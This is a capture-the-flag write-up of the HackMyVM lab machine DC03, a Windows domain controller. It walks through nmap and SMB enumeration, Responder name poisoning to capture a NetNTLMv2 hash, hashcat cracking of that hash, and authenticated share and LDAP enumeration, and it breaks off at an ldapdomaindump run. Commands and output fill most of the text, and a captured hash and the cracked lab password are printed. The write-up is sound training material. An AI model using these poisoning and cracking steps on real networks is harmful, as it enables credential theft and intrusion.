Write-up DC03 on HackMyVM
Consistency is the secret sauce in cybersecurity. Having just conquered DC02, I am not looking to slow down or drop back to easy targets. Instead, I am keeping my momentum going by diving straight into another medium-difficulty target: DC03
Getting started
Our playground for this session is DC03, a vulnerable machine built for hands-on practice. The deployment follows our usual routine, importing the file straight into VirtualBox. Before launching any network attacks, let’s keep our terminal clean and structured by setting up a dedicated directory.
1
2
3
4
5
6
7
8
┌──(emvee㉿kali)-[~]
└─$ cd Documents

┌──(emvee㉿kali)-[~/Documents]
└─$ mkdir DC03

┌──(emvee㉿kali)-[~/Documents]
└─$ cd DC03
Enumeration
Before interacting with the target, it is best practice to review our own local environment. Checking our current IP address gives us a clear picture of our network boundaries and ensures our tools are routing correctly. We will focus our attention directly on the active eth0 interface.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:24:46:73 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.3/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 564sec preferred_lft 564sec
    inet6 fe80::a00:27ff:fe24:4673/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 72:8c:6e:93:d8:3f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-d3f1e1da70ec: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether f6:36:7d:0f:2c:32 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-d3f1e1da70ec
       valid_lft forever preferred_lft forever
    inet6 fe80::f436:7dff:fe0f:2c32/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
5: vethab05a16@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether 2e:b5:ce:18:f6:88 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::2cb5:ceff:fe18:f688/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
6: veth4392526@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether fe:15:e2:57:df:a1 brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::fc15:e2ff:fe57:dfa1/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
7: veth940c74c@if2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d3f1e1da70ec state UP group default
    link/ether 42:e2:4d:54:a8:32 brd ff:ff:ff:ff:ff:ff link-netnsid 2
    inet6 fe80::40e2:4dff:fe54:a832/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
With our local context set, we launch a quick ping sweep using fping to map out live hosts within our lab subnet. This reveals exactly which IP addresses are actively responding.
1
2
3
4
5
6
7
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ fping -ag 10.0.2.0/24 2> /dev/null
10.0.2.1
10.0.2.2
10.0.2.3
10.0.2.13
By filtering out our local IP, the gateway, and the basic lab infrastructure, we are left with our target at 10.0.2.13. To speed up our terminal workflow and avoid typos down the road, we will store this target IP inside a local environment variable.
1
2
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ ip=10.0.2.13
With the target IP safely stored, it is time to peel back the layers of this machine. Because this is a controlled lab setup, we can turn the noise up to eleven. Let’s fire up a comprehensive Nmap scan and see exactly what corporate doors DC03 has left wide open for us.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ sudo nmap -sC -sV -T4 -p- $ip
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-11 22:32 +0200
Nmap scan report for 10.0.2.13
Host is up (0.0013s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-12 05:34:28Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49717/tcp open  msrpc         Microsoft Windows RPC
49789/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:BF:C2:C8 (Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 9h00m01s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:bf:c2:c8 (Oracle VirtualBox virtual NIC)
| smb2-time:
|   date: 2026-08-12T05:35:16
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 187.34 seconds
The scan took just over 3 minutes and revealed a highly interesting target: a Windows Domain Controller. Based on the initial output, I collected the following vital piece of information:
- Domain Name:
SOUPEDECODE.LOCAL - Hostname:
DC01Several ports and services stood out immediately: - Port 88 (Kerberos): Active and running Microsoft Windows Kerberos, which will be essential for potential ticket-based attacks later.
- Ports 389 & 3268 (LDAP / Global Catalog): Exposed the internal domain structure and confirmed the layout (Default-First-Site-Name).
- Port 445 (SMB): Message signing is enabled and strictly required (SMBv3.1.1), which eliminates basic SMB relay attacks.
- Port 5985 (WinRM): HTTP-based Windows Remote Management is open. This is a primary target for a remote shell if we manage to compromise valid credentials.
- Port 9389 (ADWS): Active Directory Web Services is exposed, confirming this is a modern Windows environment.
To ensure no stones were left unturned, we should conduct a fast-paced UDP scan against the top 100 most common ports to complement the TCP findings.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ sudo nmap -sU -sV --top-ports 100 --min-rate 1000 $ip
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-11 22:46 +0200
Nmap scan report for DC01.SOUPEDECODE.LOCAL (10.0.2.13)
Host is up (0.0014s latency).
Not shown: 96 open|filtered udp ports (no-response)
PORT    STATE SERVICE      VERSION
53/udp  open  domain       Simple DNS Plus
88/udp  open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-08-12 05:46:33Z)
123/udp open  ntp          NTP v3
137/udp open  netbios-ns   Microsoft Windows netbios-ns (Domain controller: SOUPEDECODE)
MAC Address: 08:00:27:BF:C2:C8 (Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 520.85 seconds
Using --min-rate 1000 allows us to speed up the notoriously slow UDP scanning process without losing precision on the critical top ports. The scan confirmed active UDP endpoints for:
- DNS (53): Used for name resolution. In an Active Directory environment, clients rely heavily on DNS to locate the Domain Controller and find essential network services.
- Kerberos (88): Used for secure authentication. It handles ticket requests (TGT/TGS) to verify user identities and grant access to network resources without sending passwords over the wire.
- NTP (123): Used for clock synchronization. Kerberos authentication strictly requires the system times of the client and the Domain Controller to match (typically within a 5-minute window) to prevent replay attacks.
- NetBIOS-NS (137): Used for legacy name registration and resolution. It allows older Windows devices on the local network to find the Domain Controller using its NetBIOS computer name rather than a fully qualified domain name (FQDN), which re-verified the SOUPEDECODE domain context.
With SMB open, we should check for null session vulnerabilities or guest access. We can use NetExec (nxc) to probe the service and enumerate available file shares.
1
2
3
4
5
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ nxc smb DC01.SOUPEDECODE.LOCAL -u '' -p '' --shares
SMB         10.0.2.13       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:None)
SMB         10.0.2.13       445    DC01             [-] SOUPEDECODE.LOCAL\: STATUS_ACCESS_DENIED
SMB         10.0.2.13       445    DC01             [-] Error enumerating shares: Error occurs while reading from remote(104)
The server safely returned STATUS_ACCESS_DENIED, meaning that null sessions and anonymous guest access are disabled, preventing us from reading any network shares. However, this step was still highly successful. The SMB banner leaked the exact operating system and build version of the Domain Controller: Windows Server 2022 Build 20348 x64. Knowing the specific build number is a huge win for identifying potential version specific exploits.
To dig deeper and gather more domain details, let’s run enum4linux-ng.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ enum4linux-ng $ip
ENUM4LINUX - next generation (v1.3.10)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... 10.0.2.13
[*] Username ......... ''
[*] Random Username .. 'casrevnv'
[*] Password ......... ''
[*] Timeout .......... 10 second(s)

 ==================================
|    Listener Scan on 10.0.2.13    |
 ==================================
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

 =================================================
|    Domain Information via LDAP for 10.0.2.13    |
 =================================================
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: SOUPEDECODE.LOCAL

 ========================================================
|    NetBIOS Names and Workgroup/Domain for 10.0.2.13    |
 ========================================================
[+] Got domain/workgroup name: SOUPEDECODE
[+] Full NetBIOS names information:
- DC01            <00> -         B <ACTIVE>  Workstation Service
- SOUPEDECODE     <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
- SOUPEDECODE     <1c> - <GROUP> B <ACTIVE>  Domain Controllers
- DC01            <20> -         B <ACTIVE>  File Server Service
- SOUPEDECODE     <1b> -         B <ACTIVE>  Domain Master Browser
- MAC Address = 08-00-27-BF-C2-C8

 ======================================
|    SMB Dialect Check on 10.0.2.13    |
 ======================================
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: false
  SMB 2.0.2: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true

 ========================================================
|    Domain Information via SMB session for 10.0.2.13    |
 ========================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: SOUPEDECODE
DNS domain: SOUPEDECODE.LOCAL
FQDN: DC01.SOUPEDECODE.LOCAL
Derived membership: domain member
Derived domain: SOUPEDECODE

 ======================================
|    RPC Session Check on 10.0.2.13    |
 ======================================
[*] Check for anonymous access (null session)
[-] Could not establish null session: STATUS_ACCESS_DENIED
[*] Check for guest access
[-] Could not establish guest session: STATUS_LOGON_FAILURE
[-] Sessions failed, neither null nor user sessions were possible

 ============================================
|    OS Information via RPC for 10.0.2.13    |
 ============================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[-] Skipping 'srvinfo' run, not possible with provided credentials
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: ''
OS build: '20348'
Native OS: not supported
Native LAN manager: not supported
Platform id: null
Server type: null
Server type string: null

[!] Aborting remainder of tests since sessions failed, rerun with valid credentials

Completed after 0.21 seconds
The automated scan confirmed our previous findings and provided a few extra pieces of the puzzle:
- Active Services: LDAP (389), LDAPS (636), and SMB over NetBIOS (139) are all up and reachable.
- Domain Structure: The tool re-verified
SOUPEDECODE.LOCALas the parent domain andDC01as the primary Domain Controller. - Strict Security Posture: Both RPC null sessions and guest sessions failed immediately with
STATUS_ACCESS_DENIEDandSTATUS_LOGON_FAILURE.
At this stage of the penetration test, we hit a wall with active unauthenticated enumeration. The Domain Controller is securely configured:
- Null sessions are disabled: We cannot dump user lists, password policies, or domain groups via RPC or LDAP without valid credentials.
- SMB Signing is required: Our Nmap and NetExec scans showed that SMB signing is strictly enforced (
SMB signing required: true). This completely rules out an SMB Relay attack (relaying captured hashes to the DC to execute commands).
Since the target will not give us any information actively, we must change our strategy. Instead of knocking on the Domain Controller’s door, we will sit on the network and listen. This makes Responder the perfect next choice. Responder is an LLMNR, NBT-NS, and mDNS poisoning tool. It listens for local network queries and sends fake, selective responses to trick systems—primarily targeting SMB services—into handing over authentication hashes.
Since LLMNR, NBT-NS, and MDNS legacy protocols are often left enabled on Windows networks for name resolution failures, Responder will allow us to passively wait for workstations or servers on the network to make a typo or broadcast a request. When they do, Responder will spoof the answers and force those clients to send their NTLMv2 authentication hashes directly to our Kali machine. Even though we cannot relay these hashes to the DC due to SMB signing, we can still capture them and attempt to crack them offline!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ sudo responder -I eth0
[sudo] password for emvee:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


[*] Tips jar:
    USDT -> 0xCc98c1D3b8cd9b717b5257827102940e4E17A19A
    BTC  -> bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
    DHCPv6                     [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.0.2.3]
    Responder IPv6             [fe80::a00:27ff:fe24:4673]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-PMJRSMBGAJG]
    Responder Domain Name      [DDF7.LOCAL]
    Responder DCE-RPC Port     [49093]

[*] Version: Responder 3.2.2.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events...
Now we have to wait till something happens on the network.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[+] Listening for events...

[*] [MDNS] Poisoned answer sent to 10.0.2.13       for name DC01.local
[*] [LLMNR]  Poisoned answer sent to fe80::60a5:8974:665:8c75 for name DC01
[*] [MDNS] Poisoned answer sent to fe80::60a5:8974:665:8c75 for name DC01.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.13 for name DC01
[*] [MDNS] Poisoned answer sent to 10.0.2.13       for name DC01.local
[*] [MDNS] Poisoned answer sent to fe80::60a5:8974:665:8c75 for name DC01.local
[*] [LLMNR]  Poisoned answer sent to fe80::60a5:8974:665:8c75 for name DC01
[*] [LLMNR]  Poisoned answer sent to 10.0.2.13 for name DC01
[*] [MDNS] Poisoned answer sent to 10.0.2.13       for name FileServer.local
[*] [NBT-NS] Poisoned answer sent to 10.0.2.13 for name FILESERVER (service: File Server)
[*] [MDNS] Poisoned answer sent to fe80::60a5:8974:665:8c75 for name FileServer.local
[*] [MDNS] Poisoned answer sent to 10.0.2.13       for name FileServer.local
[*] [MDNS] Poisoned answer sent to fe80::60a5:8974:665:8c75 for name FileServer.local
[*] [LLMNR]  Poisoned answer sent to fe80::60a5:8974:665:8c75 for name FileServer
[*] [LLMNR]  Poisoned answer sent to 10.0.2.13 for name FileServer
[*] [LLMNR]  Poisoned answer sent to fe80::60a5:8974:665:8c75 for name FileServer
[SMB] NTLMv2-SSP Client   : fe80::60a5:8974:665:8c75
[SMB] NTLMv2-SSP Username : soupedecode\xkate578
[SMB] NTLMv2-SSP Hash     : xkate578::soupedecode:1c7284d5e7f45f53:EFB82996DE8C4B9EA83A6011BDCEBEE5:010100000000000000FCAA2FE429DD012909ADBD75ABE9C10000000002000800440044004600370001001E00570049004E002D0050004D004A00520053004D004200470041004A00470004003400570049004E002D0050004D004A00520053004D004200470041004A0047002E0044004400460037002E004C004F00430041004C000300140044004400460037002E004C004F00430041004C000500140044004400460037002E004C004F00430041004C000700080000FCAA2FE429DD01060004000200000008003000300000000000000000000000004000008B8F1770E42BE7ECC0077DB090D753C4197997CBD52C3FD5E4F31E37FF6F1DC50A0010000000000000000000000000000000000009001E0063006900660073002F00460069006C0065005300650072007600650072000000000000000000
After a short wait, network events started rolling in. The Domain Controller (10.0.2.13) and a device looking for a machine named FileServer began broadcasting queries over the network.
What happened here?
- A client or automated process on the network attempted to connect to a resource named
FILESERVER. - Because standard DNS could not resolve this local name, the system broadcasted a request using legacy protocols (LLMNR/NBT-NS/MDNS).
- Responder immediately spoofed the response, telling the victim: “I am FileServer, come authenticate with me!”
- The victim believed Responder and initiated an SMB connection, automatically sending over its NetNTLMv2 authentication hash.
Thanks to this poisoning, we successfully captured the hash for domain user soupedecode\xkate578.
Because SMB signing is strictly enforced on the Domain Controller, we cannot relay this hash to compromise other machines. Instead, we must crack it. First, we save the raw captured NetNTLMv2 string into a local file named xkate578.hash.
1
2
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ echo "xkate578::soupedecode:1c7284d5e7f45f53:EFB82996DE8C4B9EA83A6011BDCEBEE5:010100000000000000FCAA2FE429DD012909ADBD75ABE9C10000000002000800440044004600370001001E00570049004E002D0050004D004A00520053004D004200470041004A00470004003400570049004E002D0050004D004A00520053004D004200470041004A0047002E0044004400460037002E004C004F00430041004C000300140044004400460037002E004C004F00430041004C000500140044004400460037002E004C004F00430041004C000700080000FCAA2FE429DD01060004000200000008003000300000000000000000000000004000008B8F1770E42BE7ECC0077DB090D753C4197997CBD52C3FD5E4F31E37FF6F1DC50A0010000000000000000000000000000000000009001E0063006900660073002F00460069006C0065005300650072007600650072000000000000000000" > xkate578.hash
Next, we use Hashcat to launch a dictionary attack against the hash. We target the specific NetNTLMv2 hash format using mode 5600 and pair it with the classic rockyou.txt wordlist.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ hashcat -m 5600 xkate578.hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) Ultra 5 225U, 6974/13948 MB (2048 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 514 MB (10901 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

XKATE578::soupedecode:1c7284d5e7f45f53:efb82996de8c4b9ea83a6011bdcebee5:010100000000000000fcaa2fe429dd012909adbd75abe9c10000000002000800440044004600370001001e00570049004e002d0050004d004a00520053004d004200470041004a00470004003400570049004e002d0050004d004a00520053004d004200470041004a0047002e0044004400460037002e004c004f00430041004c000300140044004400460037002e004c004f00430041004c000500140044004400460037002e004c004f00430041004c000700080000fcaa2fe429dd01060004000200000008003000300000000000000000000000004000008b8f1770e42be7ecc0077db090d753c4197997cbd52c3fd5e4f31e37ff6f1dc50a0010000000000000000000000000000000000009001e0063006900660073002f00460069006c0065005300650072007600650072000000000000000000:jesuschrist

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: XKATE578::soupedecode:1c7284d5e7f45f53:efb82996de8c...000000
Time.Started.....: Tue Aug 11 23:04:56 2026 (0 secs)
Time.Estimated...: Tue Aug 11 23:04:56 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   263.5 kH/s (3.36ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8192/14344385 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> whitetiger
Hardware.Mon.#01.: Util: 15%

Started: Tue Aug 11 23:04:37 2026
Stopped: Tue Aug 11 23:04:57 2026
The plaintext password for the domain user is jesuschrist.
We now have a valid set of Active Directory credentials:
- Username:
xkate578 - Password:
jesuschrist - Domain:
soupedecode.local
With these credentials in hand, we can move away from passive sniffing and start actively authenticating to services across the domain. Our next step is testing these credentials against the open services we discovered during our initial Nmap scan, such as SMB and WinRM.
Now that we have a plaintext password, we use NetExec (nxc) to verify if these credentials work against the SMB service of the Domain Controller. We also request a list of available network shares to see what resources this user can access.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ nxc smb DC01.SOUPEDECODE.LOCAL -u 'xkate578' -p 'jesuschrist' --shares
SMB         10.0.2.13       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:None)
SMB         10.0.2.13       445    DC01             [+] SOUPEDECODE.LOCAL\xkate578:jesuschrist
SMB         10.0.2.13       445    DC01             [*] Enumerated shares
SMB         10.0.2.13       445    DC01             Share           Permissions     Remark
SMB         10.0.2.13       445    DC01             -----           -----------     ------
SMB         10.0.2.13       445    DC01             ADMIN$                          Remote Admin
SMB         10.0.2.13       445    DC01             C$                              Default share
SMB         10.0.2.13       445    DC01             IPC$            READ            Remote IPC
SMB         10.0.2.13       445    DC01             NETLOGON        READ            Logon server share
SMB         10.0.2.13       445    DC01             share           READ,WRITE
SMB         10.0.2.13       445    DC01             SYSVOL          READ            Logon server share
The authentication is successful! NetExec returns a green [+] sign, confirming that SOUPEDECODE.LOCAL\xkate578:jesuschrist are valid domain credentials.
When looking at the enumerated shares, one specific folder catches our eye:
- Share Name:
share - Permissions:
READ, WRITE
While standard administrative shares like C$ and ADMIN$ are locked down, our user has full read and write access to a custom share simply named share. This is a massive lead.
To explore the contents of this network share, we connect to it using smbclient with our validated credentials.
1
2
3
4
5
6
7
8
9
10
11
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ smbclient //$ip/share -U SOUPEDECODE.LOCAL/xkate578
Password for [SOUPEDECODE.LOCAL\xkate578]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                  DR        0  Wed Aug 12 08:07:19 2026
  ..                                  D        0  Thu Aug  1 07:38:08 2024
  desktop.ini                       AHS      282  Thu Aug  1 07:38:08 2024
  user.txt                            A       70  Thu Aug  1 07:39:25 2024

                12942591 blocks of size 4096. 10738125 blocks available
We download the file to our local attack machine using the get command and exit the session:
1
2
3
smb: \> get user.txt
getting file \user.txt of size 70 as user.txt (0.8 KiloBytes/sec) (average 0.8 KiloBytes/sec)
smb: \> exit
Back in our local Kali terminal, we read the contents of the file using cat to officially claim our user flag.
1
2
3
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ cat user.txt
HERE IS THE USER FLAG
Initial access
With a valid set of domain credentials in our hands, our next logical step is to check if we can upgrade our limited SMB access to an interactive command-line shell. We use NetExec (nxc) to test if xkate578 is allowed to authenticate via Windows Remote Management (WinRM) on port 5985.
1
2
3
4
5
6
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ nxc winrm DC01.SOUPEDECODE.LOCAL -u 'xkate578' -p 'jesuschrist'
WINRM       10.0.2.13       5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:SOUPEDECODE.LOCAL)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.0.2.13       5985   DC01             [-] SOUPEDECODE.LOCAL\xkate578:jesuschrist
The server returns a [-] result, indicating that authentication is denied or the user lacks the required remote management privileges. In a hardened Active Directory environment, standard domain users are restricted from logging into Domain Controllers via WinRM.
Pivoting our Strategy
Since we cannot spawn an interactive shell on DC01 using WinRM, we must look for other ways to leverage our current credentials. Because we have valid domain access, we can still perform authenticated Active Directory enumeration. Our next move is to map out the entire domain structure using LDAP enumeration or BloodHound to discover misconfigured permissions, group memberships, or lateral movement paths that could help us elevate our privileges.
One of the most powerful features of NetExec (nxc) is its built-in BloodHound integration. Instead of downloading, configuring, and executing external Python ingestors or binaries, we can gather all our Active Directory intelligence directly through this single tool.
By targeting the LDAP protocol and appending the --bloodhound flag, NetExec automatically executes a comprehensive collection strategy. It queries the Domain Controller for all users, groups, computers, active sessions, and complex Access Control Lists (ACLs).
1
2
3
4
5
6
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ nxc ldap $ip -u 'SOUPEDECODE\xkate578' -p 'jesuschrist' --bloodhound --collection All
LDAP        10.0.2.13       389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:None) (channel binding:No TLS cert)
LDAP        10.0.2.13       389    DC01             [+] SOUPEDECODE\xkate578:jesuschrist
LDAP        10.0.2.13       389    DC01             Resolved collection methods: container, dcom, psremote, objectprops, group, localadmin, trusts, acl, session, rdp
LDAP        10.0.2.13       389    DC01             [-] Could not find a domain controller. Consider specifying a domain and/or DNS server.
hen automated ingestion tools like BloodHound or NetExec fail due to DNS restrictions, attackers must pivot to raw LDAP queries. A highly reliable tool for this scenario is ldapdomaindump.
By authenticating directly against the LDAP service port (389) using the compromised credentials of xkate578, ldapdomaindump bypasses complex lookups entirely. It pulls the raw Active Directory database object structure and exports it into human-readable formats.
1
2
3
4
5
6
7
┌──(emvee㉿kali)-[~/Documents/DC03]
└─$ ldapdomaindump -u 'SOUPEDECODE\xkate578' -p 'jesuschrist' $ip
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
